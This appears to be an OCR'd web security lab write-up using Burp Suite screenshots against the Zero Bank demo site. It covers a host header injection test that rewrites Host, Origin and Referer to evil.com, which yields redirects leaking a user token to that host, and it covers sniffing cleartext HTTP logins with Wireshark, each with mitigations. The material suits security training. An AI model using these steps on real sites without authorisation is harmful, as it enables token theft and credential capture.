
2.send the request to repeater


3.click on go and follow direction


4.change the values of host, origin, referrer to evil.com


5.if the error messages are not given then the website is vulnerable to this vulnerability


MITIGATION:



Zero - Log in
zero.webappsecurity.com/login.html
Zero Bank
FoxyProxy
Use Enabled Proxies By Patterns and Order
Turn Off (Use Firefox Settings)
burp (for all URLs)
burp (for all URLs)
Options
What's My IP?
Log
Log in to ZeroBank
Login
username
Password
Keep me signed in
Sign in
Forgot your password ?
Download WebInspect
Terms of Use
Contact Micro Focus
Privacy Statement
The Free Online Bank Web site is published by Micro Focus Fortify for the sole purpose of demonstrating the functionality and effectiveness of Micro Focus Fortify's WebInspect products in detecting and reporting Web application
Type here to search
29°C
ENG
12:14
19-09-2021



Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Batch Scan Report Generator
Intercept HTTP history WebSockets history Options
Request to http://zero.webappsecurity.com:80 [54.82.22.214]
Forward Drop Intercept is on Action
Raw Params Headers Hex
POST /signin.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 105
Origin: http://zero.webappsecurity.com
Connection: close
Referer: http://zero.webappsecurity.com/login.html
Upgrade-Insecure-Requests: 1
user_login=username&user_password=password&submit=Sign+in&user_token=0354cdbf-35a3-46fb-af5c-2db4df48ae9a
Type a search term
0 matches
Type here to search
29°C
ENG
12:11
19-09-2021


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Request to http://zero.webappsecurity.com:80 [54.82.22.214]
Forward
Drop
Intercept is on
Action
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Proxy interception documentation
Type here to search
29°C
ENG
12:11
19-09-2021


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Target: http://zero.webappsecurity.com
Issue the request
Response
Ready
Type here to search
29°C
ENG
12:11
19-09-2021


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Batch Scan Report Generator
Go Cancel Follow redirection
Target: http://zero.webappsecurity.com
Request
Follow the redirection in the current response
Raw Params Headers Hex
POST /signin.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101
Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 105
Origin: http://zero.webappsecurity.com
Connection: close
Referer: http://zero.webappsecurity.com/login.html
Upgrade-Insecure-Requests: 1
user_login=username&user_password=password&submit=Sign+in&user_token=0394cdbf-35a2-466b-af9c-2db4df48ae9a
Response
Raw Headers Hex
HTTP/1.1 302 Found
Date: Sun, 19 Sep 2021 06:41:34 GMT
Server: Apache-Coyote/1.1
Access-Control-Allow-Origin: *
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Location: /auth/accept-certs.html?user_token=0394cdbf-35a2-466b-af9c-2db4df48ae9a
Content-Length: 0
Set-Cookie: JSESSIONID=5D361761; Path=/; HttpOnly
Connection: close
Content-Type: text/html
Type a search term
0 matches
Done
378 bytes | 298 millis
Type here to search
29°C
ENG
12:11
19-09-2021


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Batch Scan Report Generator
Go Cancel Follow redirection
Target: http://zero.webappsecurity.com
Request
Raw Params Headers Hex
GET /auth/accept-certs.html?user_token=0394cdbf-35a2-466b-af9c-2db4df48ae9a HTTP/1.1
Host: evil.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101
Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: http://evil.com
Connection: close
Referer: http://evil.com
Upgrade-Insecure-Requests: 1
Response
Raw Headers Hex
HTTP/1.1 302 Found
Date: Sun, 19 Sep 2021 06:42:30 GMT
Server: Apache-Coyote/1.1
Access-Control-Allow-Origin: *
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Location: https://evil.com/auth/accept-certs.html?user_token=0394cdbf-35a2-466b-af9c-2db4df48ae9a
Content-Length: 0
Connection: close
Content-Type: text/html
Type a search term
0 matches
Done
343 bytes | 335 millis
Type here to search
29°C
ENG
12:12
19-09-2021


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Batch Scan Report Generator
Go Cancel Follow redirection
Target: http://zero.webappsecurity.com
Request
Raw Params Headers Hex
GET /auth/accept-certs.html?user_token=0394cdbf-35a3-466b-af9c-2db4df40ae9a HTTP/1.1
Host: evil.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: http://evil.com
Connection: close
Referer: http://evil.com
Upgrade-Insecure-Requests: 1
Response
Raw Headers Hex
HTTP/1.1 302 Found
Date: Sun, 19 Sep 2021 06:42:30 GMT
Server: Apache-Coyote/1.1
Access-Control-Allow-Origin: *
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Location: https://evil.com/auth/accept-certs.html?user_token=0394cdbf-35a3-466b-af9c-2db4df40ae9a
Content-Length: 0
Connection: close
Content-Type: text/html
Type a search term
0 matches
Done
343 bytes | 335 millis
Type here to search
29°C
ENG
12:13
19-09-2021

04.SENSITIVE DATA EXPOSURE

Sensitive data exposure occurs **when an application, company, or other entity inadvertently exposes personal data**. ... This might be a result of a multitude of things such as weak encryption, no encryption, software flaws, or when someone mistakenly uploads data to an incorrect database.

Steps:

1.open kali, choose the default tool wireshark and run it

2.open browser and try to login to the application

3.turn off the wireshark

4.get the ip address of the server and filter the request

5.choose the request which is having protocol http

6.select follow and tcp stream

MITIGATION:

1.upgrade to https current version

2.Encrypt **data** during transport and at rest.

